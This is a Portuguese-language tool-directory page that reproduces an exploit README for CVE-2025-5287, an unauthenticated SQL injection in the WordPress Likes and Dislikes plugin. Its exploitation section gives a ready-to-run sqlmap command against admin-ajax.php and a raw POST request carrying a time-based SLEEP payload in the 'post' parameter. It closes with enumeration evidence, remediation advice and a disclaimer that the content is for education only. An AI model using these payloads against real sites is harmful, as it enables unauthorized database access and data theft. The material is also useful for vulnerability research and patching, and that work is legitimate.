
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2025-5287 — O plugin WordPress Likes and Dislikes <= 1.0.0 é vulnerável a SQL Injection. | Kitploit

Ferramentas/GitHubGitHub/nxploited/cve-2025-5287
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoAprendizado e Educação
GitHubnxploited/cve-2025-5287

CVE-2025-5287

O plugin WordPress Likes and Dislikes <= 1.0.0 é vulnerável a SQL Injection.

Ver Repositório
17há 1 anoAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    600
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    391
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    321
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    292
  • 6

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    257

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

🔥 Plugin WordPress Likes and Dislikes ≤ 1.0.0 - Injeção SQL Não Autenticada

🧠 CVE ID: CVE-2025-5287

Descoberto por: Khaled_Alenazi (Nxploited)   Publicado em: 27 de Maio de 2025


📋 Descrição

O Plugin Likes and Dislikes para WordPress é vulnerável a Injeção SQL através do parâmetro post em todas as versões até e incluindo 1.0.0.   Devido à escapação insuficiente e à falta de prepared statements, atacantes não autenticados podem injectar SQL bruto nas consultas do backend, levando a vazamento ou manipulação de dados.


🧬 Detalhes Técnicos

  • Parâmetro Vulnerável: post
  • Tipo de Vulnerabilidade: Injeção SQL (Baseada em Booleano e Baseada em Tempo)
  • Método HTTP: POST
  • Endpoint Afetado: /wp-admin/admin-ajax.php
  • Status do Patch: ❌ Não Corrigido
  • Privilégios Necessários: Nenhum (Não Autenticado)
  • Pontuação CVSS: 9.3 (Alta)
  • OWASP Top 10: A1 - Injection

💥 Exploração


✅ Comando SQLMap (SQLi Cego Baseado em Tempo):

sqlmap -u "http://TARGET/wp-admin/admin-ajax.php" \
--data "action=my_likes_dislikes_action&post=1&state=like" \
--method POST --risk 3 --level 5 --batch --time-sec=5 --dbs

Este comando confirma o ponto de injeção e enumera as bases de dados usando uma técnica baseada em tempo.

🧪 Payload POC (Manual - Baseado em Tempo):

POST /wp-admin/admin-ajax.php HTTP/1.1
Host: nxploit.ddev.site
Content-Type: application/x-www-form-urlencoded
Connection: close

action=my_likes_dislikes_action&post=1 AND (SELECT 1234 FROM (SELECT(SLEEP(5)))a)&state=like

🧪 Resumo de Evidências

  1. Enumeração com SQLMap:    - Detectou SQLi cego baseado em booleano e cego baseado em tempo.    - Confirmou que o backend é MySQL.    - Bases de dados enumeradas: db, test, information_schema.

   SQLMap Proof

  1. Verificação Manual com Burp Suite:    - Atraso na resposta HTTP confirmado através do payload baseado em tempo.    - Atraso excedeu 15 segundos, indicando injeção verdadeira.

   Burp Suite Proof


⚠️ Riscos

  • Severidade CVSS: 9.3 (Alta)
  • Esta vulnerabilidade pode ser usada para extrair dados sensíveis sem autenticação.

🔗 Referências

  • https://patchstack.com/database/wordpress/plugin/inprosysmedia-likes-dislikes-post/vulnerability/wordpress-likes-and-dislikes-plugin-plugin-1-0-0-unauthenticated-sql-injection-vulnerability
  • https://nvd.nist.gov/vuln/detail/CVE-2025-5287

🛡️ Recomendações

  • Sanitizar e parametrizar imediatamente a entrada de post.
  • Usar prepared statements.
  • Implementar WAF e limitação de taxa para reduzir tentativas de injeção por força bruta.

⚠️ Aviso

Este conteúdo é fornecido apenas para fins educacionais e de pesquisa.   O autor não aprova atividades maliciosas ou exploração de sistemas sem autorização explícita.


👤 Autor

Khaled_Alenazi (Nxploited)

Baixar ferramenta






